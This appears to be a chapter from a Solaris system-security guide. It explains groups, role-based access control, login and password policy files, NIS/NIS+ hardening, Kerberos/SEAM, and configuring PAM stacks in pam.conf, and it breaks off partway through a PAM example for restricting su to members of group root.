Recently, Solaris has embraced two important technologies that have pushed system security and flexibility even further. Role-based access control allows systems administrators to define certain specific tasks, then delegate those tasks to individuals or groups. This allows the distribution of regular maintenance tasks without the risks inherent to widespread possession of root passwords.

Pluggable Authentication Modules (PAM) were first introduced to Solaris with the release of version 2.6. PAM allows systems administrators to fine-tune the authentication process. Through the use of publicly available PAM modules, it is quick and easy to replace conventional password-file-based systems with other authentication resources, such as LDAP, Radius, SMB, TACACS, S/key, or SecurID. In contrast to previous solutions, PAM allows certain services to authenticate in a specialized manner, while leaving others to use more conventional means.

In this chapter, we will give examples of creating a new group and delegating a limited set of privileged operations to that group. We will discuss the security risks of NIS and NIS+, and how to minimize them. We'll shed some light on the often misunderstood and much-maligned Kerberos. Then we'll head into a discussion of the merits and risks of PAM, an introduction to the pam.conf, and a few examples of how to use this technology to secure your hosts.

Creating Secure Group Memberships

When first installed, Solaris sets up several groups. Some are used by system utilities, some are present to allow for better control over security, and some are just holdovers from an earlier era, retained for compatibility with legacy operating systems. This section will discuss the nature of these groups, then illustrate the creation of a new group. Later, we'll see how to use a new feature of Solaris 8 to delegate certain maintenance tasks to members of this newly created group. Table 4.1 gives a list of the important Solaris groups and their purposes.

Table 4.1 Important Solaris Default Groups

Group Name	Purpose
root	Like the wheel group in Berkeley Software Distribution (BSD), the root group exists to identify privileged users.
other	Root's primary group in Solaris.
mail	Many system utilities are set-GID mail to write to the mail queue and spool directories. BSD systems once used an advisory file locking scheme that relied on a set-GID mail spool directory.
tty	Rarely used other than to give the **set-GID wall** command write access to ttys.
daemon	For security reasons, many system processes drop their root privileges to daemon shortly after startup.
sysadmin	Only members of this group may run the Solaris administration utility, Admintool.
sucp	A carryover from the days when UUCP was common. Certain system utilities use the uucp group for access control and to write in some spool or locking directories. cu, uucp, uuencode, and uudecode are GID uucp.

Take a typical /etc/group entry as an example:

```
tty::7:root,tty,adm
```

As with most flat files used in UNIX authentication and authorization, fields are delimited by colons. The first field is the group name. The second, which in this example is empty, is the group password. Group passwords are a dated concept. Originally, before membership of multiple groups became a common feature of UNIX operating systems, users could use the **newgrp** command to spawn a shell with membership in a different group. The group password prevented abuse of this system to access restricted files. Though this is no longer a concern in Solaris, it is customary to put an asterisk in the group password field of a new group.

Following the group password field is the GID. As with UIDs, GIDs should be unique. The last field lists the usernames of the members of this group.

Creating a new group on stand-alone or NIS systems is simple. If you're using NIS, be sure to edit the /etc/group file on the NIS master, as changes to a client may or may not be recognized. Suppose you want to create a new group, *operators*, which will contain users who will be allowed to manage certain aspects of the printing system. Have a new GID ready, bearing in mind the following rules:

- Existing GIDs for things like daemon, mail, sysadmin, and the like are reserved for certain system functions. Reusing one of these GIDs can create unexpected behaviors for commands or, worse yet, serious security holes.
- GIDs below 100 are generally reserved for system use, as are GIDs over 60,000.
- When adding users to the new group, keep in mind that each user is limited to a single primary group and no more than 16 secondary groups. If a user is a member of more than 16 secondary groups, the behavior of certain commands (**sudo** is one) may be unpredictable, and attempts to push NIS maps may fail.

Suppose two of your users, "djackson" and "tealc," are expected to manage the printing system. In preparation to delegate that responsibility to them, you want to create a new group and add them as members. Open /etc/group and add the following line:

```
operators:*:150:djackson,tealc
```

If this is the NIS master, you can push the maps immediately with the following commands:

```
# cd /var/yp
# make
```

Role-Based Access Control

A new addition to Solaris 8 is the concept of role-based access control (RBAC). Systems administrators familiar with the *sudo* utility should find RBAC simple to use. RBAC's purpose is to extend limited privileges to certain accounts. Generally in UNIX systems, an individual either has root access (and all the risks and powers associated with it), or is a regular, unprivileged user. In contrast, RBAC allows for the delegation of certain, specific tasks.

RBAC uses four files to control access to certain operations. The first, /etc/user_attr, is used to match users and roles with their authorizations and the profiles they posses. The default entry in /etc/user_attr is as follows:

```
# Copyright (c) 1999 by Sun Microsystems, Inc. All rights

# reserved.
#
# /etc/user_attr
#
# user attributes. see user_attr(4)
#
#pragma ident   "@(#)user_attr  1.2     99/07/14 SMI"
#
root::::type=normal;auths=solaris.*,solaris.grant;profiles=All
```

This entry simply states that the root user is granted access to all defined profiles.

The second file, /etc/security/auth_attr, defines a list of authorizations and includes a brief description of the powers that these authorizations grant, as well as providing a link to a help file. The auth_attr file is quite long, so we'll just take a single line as an example:

```
solaris.device.grant:::Delegate\
    DeviceAdministration::help=DevGrant.html
```

The first field, *solaris.device.grant*, holds several pieces of important information. The first component, *solaris*, indicates that this authorization applies to the Solaris Operating Environment. The second, *device*, implies that this role can operate on system devices, like printers, tape drives and the like. The last keyword, *grant*, gives members of this role the ability to delegate additional roles within solaris.device.

The third file, /etc/security/prof_attr, is used to group authorization attributes into larger categories. These grouped attributes can then be assigned to users, groups, or other roles. The corresponding device management entry to the one we used above is:

```
Device Management:::Control Access to Removable
    Media:auths=solaris.device.*;help=DevMgmt.html
```

The important part of this entry is the *auths* section. That consists of a semicolon-delimited list of authorization attributes. This example includes all device management functions from the auth_attr table, including allocate, config, grant, and revoke.

The last table, /etc/security/exec_attr, contains a list of roles, the commands they may execute, and, if necessary, the effective-UID that the command will inherit in each role. In this way, RBAC allows an administrator to grant a limited subset of the same privileges held by special accounts like root, daemon, or lp.

To view the authorizations and roles assigned to a particular user, issue the following commands:

```
# auths tealc
auths: tealc: No authorizations
# roles tealc
roles: tealc: No roles
```

Understanding Solaris User Authentication

Solaris builds upon basic UNIX authentication by allowing systems administrators to configure password policy and expiration, the methods by which an account may be accessed, and the search order for authentication credentials. This section will discuss some of these features, including their strengths and weaknesses.

Password policies that can be configured include minimum password length, whether a change is required at first login, whether the password expires and how much prior warning is given before a change is forced, and whether an account may be accessed by login or only by su. The circumstances under which certain policies are appropriate are varied and site-specific. This section seeks to illustrate the configuration options available, as well as explaining how to set them.

Admintool allows easy configuration of these options for each user. However, managing a large number of accounts with Admintool would be cumbersome and time-consuming. It is better to understand how Solaris determines account and authentication policy, in order to ease configuration for large domains.

Three key files determine how Solaris user authentication and policy operate. The first, /etc/default/login, controls a variety of security settings at login. Table 4.2 explains the purpose and security implications of each of these settings.

Table 4.2 Login Policy Variables

Variable	Purpose
CONSOLE	If set to YES, this restricts root logins to the system console. Root cannot log in over rlogin, rsh, or Telnet. This does not prevent a user login followed by **su**. This feature is useful to prevent mistakes by novice systems administrators or to prevent the use of an .rhosts file created to automate a task.
SYSLOG	If set, root logins are logged at LOG_AUTH and multiple failed login attempts are logged at LOG_CRIT.
UMASK	Initial shell umask. By default, 022. More restrictive sites may want to set this to 027 or 077.
SLEEPTIME	The time to wait, in seconds, before a login failure is returned and another login may be attempted. The default is four seconds; the maximum is five. Setting this value to zero can simplify brute-forcing of accounts or denial of service by exhausting processes or ptys.
TIMEOUT	Sets the length of time, in seconds, before an incomplete login attempt is rejected.
ALLOW_AGED_PASSWORD	If set, and a password has expired, the user will still be permitted to log in. If set to NO, an expired password that has not been changed will reject a login attempt.
PASSREQ	If set, a login account will require a password. This feature forces certain accounts to be accessed only by su, which provides a useful audit trail.

Continued

Table 4.2 Continued

Variable	Purpose
PATH	Sets the initial path for a login process. This can provide security or convenience. The default value errs on the side of security by providing a limited search path to regular commands.

The second file, /etc/default/su, controls the behavior of the **su** command in a manner similar to that of /etc/default/login. Table 4.3 shows the options available for this file.

Table 4.3 Policy Variables for the *su* Command

Variable	Purpose
SULOG	If present, this variable specifies the file to which all su attempts are logged. It is valuable to periodically generate reports from this file.
CONSOLE	If YES, all attempts to su root are logged to the system console.
SYSLOG and PATH	Same as shown in Table 4.2, for /etc/default/login.

The last file, /etc/default/passwd, controls password policy. Its options are simple: the minimum and maximum length of time, in weeks, that a password is valid, and the minimum number of characters acceptable for a new password. Sites that make large use of password expiration policy may want to adjust the WARNWEEKS value, which isn't shown in the file, to give users ample opportunity to change their passwords.

During a login, Solaris checks /etc/pam.conf for a service name (see the PAM section). If one is found, the PAM modules specified for that service are loaded. In the case of pam_unix, which handles traditional UNIX authentication, the PAM solicits a username and password through the appropriate interface (tty or dtlogin, for example). Solaris must then recover the user's credentials in order to validate that the user exists and has presented the correct password. This begins a search process through files, NIS, or NIS+, which is controlled by /etc/nsswitch.conf. A typical entry for password hash searches (as returned to the getpwnam [3C] and getspnam [3C] calls) in /etc/nsswitch.conf is:

```
passwd:          files nis
```

This search order implies that /etc/passwd and /etc/shadow are searched first for the user's credentials. If no entries are found, NIS is searched next. If no entries are found there, the system call fails and the user is rejected as unknown. Otherwise, the password presented at login time is hashed and that hash is compared with that returned by the search. If they match, the user is authenticated and login proceeds.

There are other valid entries in nsswitch.conf. Entering **nisplus** causes a search of the NIS+ password database. The keyword **compat** may be used, with no other options, to cause the system to operate in a mode compatible with BSD password file syntax for netgroup inheritance (see sidebar).

Other PAM modules may operate differently, but the majority of user authentication schemes in use involve gathering a username and password from the user, providing that to an authentication service for validation, and then accepting or denying the login as appropriate. There are other feasible methods, but the overwhelming majority of e-mail clients, secure shell clients, FTP clients and the like are designed with username/password pairs in mind. Kerberos is different in that it uses cryptographic credentials for authentication; that will be discussed later in the chapter.

As is the case with any form of authentication that uses reusable credentials, services that are subject to network eavesdropping pose a serious security risk. Secure alternatives exist for shell access, X-windows connection forwarding, POP and IMAP access, and file transfers. These alternatives, usually a Secure Shell client or an SSL-capable mail client, protect passwords from network spies by cryptographically covering the entire channel. Any clear text service that operates with reusable passwords is at risk for snooping. (One-time password systems like OPIE, S/key, or secured are the exception.)

Authenticating Users with NIS and NIS+

NIS is probably the most common network information resource used today. Originally known as the Yellow Pages (YP), NIS has roots that lead back to the earliest days of Sun Microsystems. As one would expect from a piece of technology so old, it is well-understood and reliable, but also full of security holes. NIS+, a direct descendent of NIS, seeks to address some of the performance and security issues inherent in the original system.

This section will discuss some of the security issues inherent to distributed authentication systems in general. Individual differences between NIS and NIS+ are less important than a best practices overview of the risks they represent. The same risks are present in LDAP, though this increasingly common technology reduces them further.

Good practices include the following:

- Keep root accounts local. While a common UID 0 account in NIS makes systems administration easier, it is more exposed to attack.
- NIS and NIS+ masters should be limited-access machines. Not only does this free the machine from running user processes, it prevents direct exposure of the maps.
- NIS masters should use the /var/yp/securenets file to ensure that only known clients can successfully ypbind. NIS slave servers should use securenets files and local ypservers with an entry of **localhost**, and be bound to themselves.
- Disable /var/yp/Makefile on NIS slaves. Though this is not a security issue, an accidental push from a slave server could cause difficulty in diagnosing problems.
- Use shadow passwords where possible, as they reduce the exposure of password hashes. Tools like John the Ripper and Crack are able, with modern CPUs, to brute-force hundreds of passwords within days.
- NIS and NIS+, even when using SecureRPC and data encryption standard (DES) keys for authentication, should be confined to networks over which administrators have strict control. In particular, Universities should never make NIS available to student networks.
- NIS and NIS+ depend heavily on RPC. Consider Weitse Venema's portmapper replacement, which brings tcpwrapper-like functionality to RPC. Another option is ipfilter, which, by functioning as a kernel-level packet filter, can significantly restrict access to RPC services.
- Use SecureRPC, which relies on DES keys to encrypt and authenticate transactions.
- NIS+ servers should run at Security Level 2, except under rare circumstances. At Security Level 2, full authentication and access-checking is enabled, using DES auth and encryption.

Security principles for both NIS and NIS+ boil down to this: trust single machines rather than entire networks, keep regular users away from the information stores, authenticate access to information stores with SecureRPC, and use firewalls, ipfilter, or portmapper replacements to control who accesses your services.

Tools & Traps…

A Server All Your Own

It is sometimes useful, for reasons of security or reliability, to have a server that does not allow access to regular users. Solaris carries forward a handy trick from the BSD days of SunOS 4 in the form of *compatibility mode*.

To use compatibility mode to create a limited-access machine, create a new netgroup named *sysadmin users* by adding the following lines to the end of /etc/netgroup:

```
sysadminusers \
           (,scarter,)
```

Then, use *view* to edit /etc/password on the limited access machine and add the following lines to the end of that file:

```
+@sysadminusers:x:::::
+:x:::::/bin/false
```

The pwconv utility isn't very good at translating the above into /etc/shadow correctly, so edit that file manually to append the following:

```
+@sysadminusers::10530::::::
+::10530::::::
```

This syntax tells Solaris to inherit all the users belonging to the sysadmin users netgroup, while replacing the shells of everyone else with the invalid entry, /bin/false. All that's left is to enable compatibility mode by changing the passwd line of /etc/nsswitch.conf to read:

```
passwd: compat
```

Now systems administrators can log in normally, but everyone else, even people with otherwise-valid accounts, will be rejected by the unusable shell.

Authenticating Users with Kerberos

Kerberos, named for the 3-headed canine guardian of Hades in classical mythology, is intended to provide a high degree of security by authenticating users, services, and hosts. Kerberos is an authentication system, originally designed at MIT. It was intended to prevent network eavesdropping while authenticating users to machines and vice versa. It is not an encryption system, though its nature facilitates the use of encryption because a secret key is known by both the server and the user.

Tools & Traps…

The Importance of Time

Kerberos uses the workstation time to help identify the current user. Kerberos tickets have fixed lifetimes, and are not valid before their issue timestamp or after their expiration. These mechanisms prevent replay attacks, where a hacker reuses an eavesdropped ticket to masquerade as a valid user. Though Kerberos includes several mechanisms to prevent replay attacks, it is critical that all workstations and servers on your network have the correct time and that time be synchronized closely with the Kerberos Key Distribution Center (KDC).

Fortunately, Solaris provides xntpd for this purpose. The network time daemon communicates with higher-level timeservers to determine the correct time, adjusts for clock skew, and keeps workstations on the same time as peer hosts.

Large Kerberos sites usually use a GPS clock for a timeserver. For most locations, a few servers configured to poll a reliable Internet timeserver like the Washington Naval Observatory or NIST are sufficient. Other servers and workstations can, in turn, poll these servers for the correct time. A list of NIST time servers can be found at www.boulder.nist.gov/timefreq/service/time-servers.html.

Kerberos is a third-party authentication system. This means, essentially, that a trusted third party in the form of the KDC both trusts and is trusted by you. The computer or service to which you are authenticating also trusts the KDC. Because the KDC is able to identify you securely, and the remote computer believes the judgment of the KDC, that machine trusts you as well. A similar process works in reverse to ensure that you are connecting securely to the machine and the service (rlogin, rsh, FTP, etc.) you expect.

In this section, we will briefly cover how Kerberos works, then discuss the Sun Enterprise Authentication Mechanism (SEAM) product, its installation and configuration, and how it can be used to secure your network. We'll also discuss some of the pitfalls and security risks associated with Kerberos.

To understand Kerberos and its strengths as an authentication system, we need to look at a conventional service, such as rlogin. When a client initiates an rlogin connection, rlogin sends the name of the local user to the server for identification. If the server trusts the client or the user (through hosts.equiv or an .rhosts file), the connection is allowed and the user logs in. In the event that no host-based trust is present, the user is forced to present a password as identification. One problem with this is that the password travels in the clear on the network, where any eavesdropper can easily obtain it. Furthermore, this system assumes that there are circumstances in which a remote host can be implicitly trusted simply by virtue of its IP address.

The Secure Shell (SSH) mitigates some of these problems through the use of encryption. The server end of the connection is identified by *public key cryptography*. If the server's public key matches the one previously cached by the client, the user can be certain that he has reached the correct host. All authentication credentials (and indeed the entire connection) travel over an encrypted channel. This would seem to be ideal but, in fact, suffers from two significant weaknesses. First, SSH includes no mechanism for securely identifying a remote host to a client for that initial connection. The user must assume that he has reached the intended destination, and keep a copy of the public key first presented. If an attacker can redirect that initial session, he can control all future sessions without giving the client any noticeable signs of trouble. Second, SSH, like its insecure counterparts, is a based on a *disclosing* authentication system. That is, a password is disclosed during the authentication process, and thus may be captured and reused by a compromised server.

Kerberos seeks to address both of these issues; it is a nondisclosing authentication system that provides a mechanism to securely identify each end of the connection.

When a user is first added to the KDC, their initial password is used to generate a unique hash, which is stored by that server. The account creation process, through kadmin, is secure, and the passwords are not recoverable. When a user first logs in, the login process contacts the KDC and requests a Ticket Granting Ticket (TGT). This ticket contains information like the username, the validity period of the ticket, some cryptographic identifiers of the KDC that issued it, etc. The entire ticket is then encrypted, using the stored hash as the secret key. A login is successful when the login process, using the password you provided, is able to decrypt and store that ticket locally in what Kerberos calls a *credentials* *cache*. As you are the only person in possession of the correct password with which to decrypt that ticket, you have been correctly identified. A file previously placed on your workstation called a *keytab* identifies your machine and is used during the login process to ensure that the TGT it just received came from the real KDC. In this way, the Kerberos server has granted you its trust and ensured that the machine you just logged in to is the one it identified once before. Most importantly, your password is never disclosed to the KDC and it never travels across the network, even in encrypted form. This is one of the fundamental tenets of Kerberos and, as we'll see later, a weakness to its widespread adoption.

Now that you have a TGT, let's attempt to sort out the series of events set in motion by the login process for a typical service, like a Kerberized rlogin. The Kerberos server generates a random session key along with an identifier for the remote service and encrypts this with *your* session key, which is now stored in your TGT. It also stores that session key, along with your username, in a ticket which is encrypted with the service key owned by the remote server. When your copy of rlogin receives both tickets, it decrypts yours, using the key stored in the TGT, to recover the session key. Rlogin can't decrypt the other ticket; only the remote server can do that. So rlogin takes the current time, encrypts that with the session key as proof that you posses a valid TGT, and sends this new ticket, along with the other undecipherable one, to the server.

When the remote server receives these two tickets, it decrypts the first one with its own key, recovering the random session key. It can then use this key to recover the time you sent. If its time matches your time, within a little slop to allow for slightly different clocks, the server has proof that you are who you say you are. As only the server you tried to contact could possibly recover the session key, you can be certain that you have connected to the correct host. As an added benefit, each side of the connection now has a unique, random key which can be guaranteed secure from eavesdropping or tampering and may now be used to encrypt the rlogin connection. You never had to type your password and, as long as your TGT is valid, you never will. At no time in this exchange was your password revealed to the remote service or to the KDC. It's a complex chain of events, but when correctly implemented it provides an immensely powerful authentication system.

Sun's SEAM package brings Kerberos to Solaris. SEAM provides the pam_krb5 module that performs authentications, plus Kerberized versions of the FTP, rlogin, rsh, rcp, and Telnet services. During the SEAM installation process, a new Kerberos realm is created. Realms are roughly the Kerberos equivalents of NIS or NIS+ domains. They represent a collection of user and administrator authentication data, service credentials, and host-identifying keytabs. At installation time, SEAM will create a properly formatted krb5.conf, similar to the following:

```
[libdefaults]
        default_realm = INCOMING-TRAVELLER.COM

[realms]
        INCOMING-TRAVELLER.COM {
                kdc = kdc.incoming-traveller.com
                admin_server = kdc.incoming-traveller.com
        }

[domain_realm]
        .incoming-traveller.com = INCOMING-TRAVELLER.COM

[logging]
        default = FILE:/var/krb5/kdc.log
        kdc = FILE:/var/krb5/kdc.log
```

The incoming-traveller.com realm holds all of the Kerberos authentication data. The domain_realm section is used by Kerberos to map hostnames to a Kerberos realm. The realm section gives the hostname of the Key Distribution Center that will handle authentication credentials. KDCs come in two forms: master and slave. The master KDC contains user principals, which are the Kerberos equivalents of an account, service principals, administrator principals, and host keytabs. The slave KDC receives periodic updates of this data over a secure, authenticated process. Slave Key Distribution Centers are used to ensure redundancy and authentication performance.

To gain access to the Kerberized versions of common utilities, along with some Kerberos-specific commands, users should prepend /usr/krb5/bin to their PATH environments.

SEAM provides a Kerberos PAM to handle ticket management at login. When a user logs in, through the dtlogin for example, the PAM gathers a username and password from the user and requests a Ticket Granting Ticket from the KDC. The krb5.conf is used by the PAM to locate the correct KDC for the current realm. If the authentication is successful, the PAM stores the ticket in a credentials cache in /tmp, in a form readable only by the user. The **klist** command shows what credentials are present and each one's lifetime:

```
% /usr/krb5/bin/klist -f
Ticket cache: /tmp/krb5cc_3551
Default principal: scarter@INCOMING-TRAVELLER.COM
```

When using Kerberos, the default logout process should contain the **kdestroy** command. Kdestroy simply deletes the credentials cache from /tmp. File permissions are all that prevent someone from masquerading as another user for the lifetime of the TGT. It is imperative that these caches be removed by kdestroy at logout.

SEAM provides a series of Kerberized commands that take advantage of this unique authentication mechanism. Sites whose users make regular use of Kerberized and conventional hosts may have interoperability problems, as the Kerberized commands may not always communicate correctly with non-Kerberos-aware services on other hosts.

The rlogin, rsh, rcp, and Telnet commands operate in the same ways as their non-Kerberized equivalents, but provide two new benefits: once you have obtained a TGT, these commands will not prompt for a password for the validity period of that ticket. This provides true single-sign-on. Users log in once and, for the next few hours, never have to retype their password. Additionally, by using the -x option, these commands can, in strong contrast to their conventional counterparts, encrypt the entire session.

Notes from the Underground…

Kerberos: Is it Really a Dog?

Kerberos was originally developed at MIT, long before the Internet became popular or very many people owned computers. MIT had the advantage of excellent in-house development and, most importantly, an environment where Kerberos evolved right alongside increasing demand for computers. Under those circumstances, widespread use of Kerberos went hand-in-hand with widespread use of computing resources.

Detractors point out that its fundamental tenet, the policy that gives Kerberos its unsurpassed resistance to snooping, is also its greatest weakness. That the password is never on the network is a difficult reality to achieve in this day of Web browsers, mixed platform environments, and a plethora of e-mail clients. Even in the UNIX world, where local credentials caches and Kerberized software is easy to develop and deploy,

Continued

certain compromises must be made. Very few IMAP or POP servers or clients can handle pure, traditional Kerberos authentication by credentials. Most simply take a username and password and send them over the network in the clear for authentication to the KDC. This is no better than conventional password systems. There are few credentials management systems for Windows or Macintosh, but most of the ones that are available were developed at major universities such as MIT, Stanford, Carnegie-Mellon, or the University of Michigan, and are tailored for their environments.

The lack of correctly Kerberized clients makes widespread use of pure Kerberos difficult. SEAM addresses a great many of these problems in a homogenous Solaris environment. As with all security elements, Kerberos illustrates the importance of risk assessment and risk management. Understand your weaknesses and your needs. Carefully evaluate whether a new security system will reduce your vulnerabilities or merely relocate them. This isn't meant to discourage the use of Kerberos, but to encourage a cold, hard evaluation of your risks and the technologies used to minimize them. There is no doubt that some sites will find Kerberos to be the answer to their authentication needs.

SEAM also provides the **kpasswd** command to facilitate password changes. Once a user has obtained tickets, **kpasswd** will prompt for a new password for the current principal, verify it, and change the password. Its operation and interface should be familiar to anyone who has used the **passwd** command. Kerberos provides for limited password strength checking and provides configurable password policies on the KDC to require minimum length passwords, passwords that consist of an adequate mix of character types (Kerberos specifies four types: upper case, lower case, number, other).

Most authentication operations by SEAM are configurable through the pam_krb5 module. The next section documents the use of PAM and how to change the authentication procedures and methods used by different services.

Authenticating Users with the Pluggable Authentication Modules

With the introduction of Solaris 2.6, Sun embraced one of the most powerful authentication concepts to come along in recent years. Pluggable Authentication Modules (PAM), originally a Linux concept, abstract the authentication process away from programs like su, login, ftpd, and sshd. Instead, authentication is performed by a separate, modular process. At their most basic, PAM modules are responsible for answering the simple question, "Is this user allowed here?"

The PAM framework makes it possible to identify and restrict access to users by many unconventional methods. PAM exists to support one-time password systems like S/key and SecurID as well as alternate authentication systems like Kerberos, LDAP, or Radius. PAM also enforces access by time of day, quota, incoming host, netgroup membership, or just about anything else. The PAM system creates a level of security flexibility that did not exist prior to its invention. By modularizing the authentication system, software authors can simply interface with PAM and allow systems administrators to select the authentication method best suited for their environment.

There are PAM-aware services of every type. Most common FTP, POP, and IMAP servers support PAM. The native rlogin, rsh, Telnet, FTP, su, and even the dtlogin programs for Solaris are PAM-aware. OpenSSH and recent commercial SSH servers support PAM. This makes it easy to deploy a new authentication or authorization system across a wide range of machines.

We'll start by looking at the default PAM configuration file, /etc/pam.conf. We'll talk about the options in that file and how to tailor them for specific purposes, and use three examples to illustrate the functions of PAM. In the first example, we'll use Casper Dik's su_group0 PAM to prevent su attempts from users who are not members of group root. In the second example, we'll disable .rhosts and hosts.equiv files, thus preventing your users from inadvertently compromising your network. In the final example, we'll see how to install and configure the PAM system to support a new IMAP server.


The PAM configuration file, seen in Figure 4.1, is divided up into a series of columns.

The login service, in the form of the /bin/login program, is PAM-aware under Solaris. When the login program begins, it contacts the PAM system, which loads the shared object pam_unix.so.1. This object is responsible for most authentication, authorization, and account maintenance under Solaris. It handles authentication through a rather conventional interface to the flat-file password maps, NIS, or NIS+. It can also handle password management, enabling the password-changing process to proceed by verifying an old password, soliciting a new one, and updating the system accordingly.

Let's look more closely at the following line from Figure 4.1:

```
login    auth    required     /usr/lib/security/pam_unix.so.1
```

Figure 4.1 The pam.conf File



```
#ident  "@(#)pam.conf 1.19     95/11/30 SMI"
#
# PAM configuration
#
# Authentication management
#
login   auth required   /usr/lib/security/pam_unix.so.1
login   auth required   /usr/lib/security/pam_dial_auth.so.1
#
rlogin  auth sufficient /usr/lib/security/pam_rhosts_auth.so.1
rlogin  auth required   /usr/lib/security/pam_unix.so.1
#
dtlogin auth required   /usr/lib/security/pam_unix.so.1
#
rsh     auth required   /usr/lib/security/pam_rhosts_auth.so.1
other   auth required   /usr/lib/security/pam_unix.so.1
#
# Account management
#
login   account required       /usr/lib/security/pam_unix.so.1
dtlogin account required       /usr/lib/security/pam_unix.so.1
#
other   account required       /usr/lib/security/pam_unix.so.1
#
# Session management
#
other   session required       /usr/lib/security/pam_unix.so.1
#
# Password management
#
other   password required      /usr/lib/security/pam_unix.so.1
su      auth    required       /usr/lib/security/pam_unix.so.1
~
~
```

The service column generally consists of the name of the service being provided. Obvious cases include FTP, Telnet, rlogin, rsh, dtlogin, and su. In general, the name as PAM understands it corresponds to the common name of the service. One additional service is defined in the pluggable authentication system: *other*. Other is a wildcard service name intended to substitute for any PAM-aware program on the system that is not already defined in the pam.conf. It is there to ensure that newly installed pieces of software operate with reasonable measures of protection.

The next column after the service column is called the *module type*. In the previous example, *auth* describes the mission PAM is to perform. In this case, the login process will use pam_unix for authentication. Valid options and their meanings are shown in Table 4.4.

Table 4.4 Module Type Values

Module Type	Description
Auth	This module is used to perform authentication.
Password	The module changes or resets authentication credentials.
Account	Account modules perform account management, including expiration and locking.
Session	Session management modules.

The third column is the control flag, *required*. This allows PAM to be stacked to perform different functions. The valid options are shown in the Table 4.5.

Table 4.5 Control Flag Values

Control Flag	Description
Optional	PAM modules flagged as optional need only succeed under certain conditions.
Sufficient	This module is all that's required to perform the task specified in the module type field.
Requisite	The conditions imposed by requisite modules must be met before authentication can proceed. "Requisite" is something of a misnomer. "Prerequisite" would be a better term.
Required	These modules must complete successfully. Some exceptions are noted in the following bullet list.

Options stack according to the following rules:

- The module stack is processed from the top down, in the order given in the pam.conf.
- If all *requisite* and *required* modules succeed, any errors generated by *sufficient* or *optional* modules are ignored and authentication proceeds.
- If any *requisite* or *required* module fails, the authentication process terminates and returns the nature of the failure to the system. Failure codes can indicate to the system that an account is locked, nonexistent, inactive, or that a bad password or a password that need to be changed has been entered.
- If no *requisite* or *required* modules are specified, at least one *sufficient* or *optional* module must be passed successfully to proceed.
- The *requisite* flag may cause a failure in special cases. In these instances, if a *requisite* module fails, even when a prior *required* module succeeds, the authentication fails.
- The *sufficient* flag may cause a success in special cases. If a *sufficient* module succeeds, the PAM stack terminates successfully at that point and access to the service is allowed. Use of this control flag can be exceptionally dangerous, as it can allow access to a system without any form of user identification. The accidental substitution of *sufficient* for

requisite could, for example, allow any user in group root to su without presenting a password. Therefore, systems administrators should be especially wary of this flag.

In our first example, we'll restrict su attempts to those administrators who are part of group root. This feature originally appeared in BSD-style UNIX systems like SunOS 4 and IRIX. Many sites want to prevent casual users from making su attempts, both because it reduces brute attacks against the root account and because it makes the authlog easier to read. (Solaris 2.6 reintroduced the **su** command, which has long failure delays and will not respond to **control-C**). Casper Dik wrote a simple PAM to emulate this feature. It can be found at www.science.uva.nl/pub/solaris/.

First, you'll need to compile the PAM:

```
cc su_group0.c -o su_group0.so.1 -Kpic -G -lpam
```

This will generate a shared object file. Copy it to the default PAM location and set the appropriate permissions as shown in the following code example. As a security feature, the PAM system will ignore any module with loose permissions or unprivileged ownership.

```
# cp su_group0.so.1 /usr/lib/security
# chown root:other /usr/lib/security/su_group0.so.1
# chmod 755 /usr/lib/security/su_group0.so.1
```

Edit the /etc/group file and change the root line as shown in Figure 4.2.


Open the pam.conf, and find the following line:

```
su     auth     required          /usr/lib/security/pam_unix.so.1
```

Your new PAM will check the group membership of the person who launched the **su** command. If the intent is to su to root, the PAM determines whether that user is a member of group root. If so, the authentication process drops through to the next PAM in the stack. If not, an error is returned, indicating "You have no permission to su root." In order for this to occur, the PAM must be a prerequisite of the authentication provided by pam_unix. It must be passed successfully before the user will even be prompted for root's password. Therefore, you will need to add the following line immediately before the line shown above. Be sure to keep the original su entry as well.

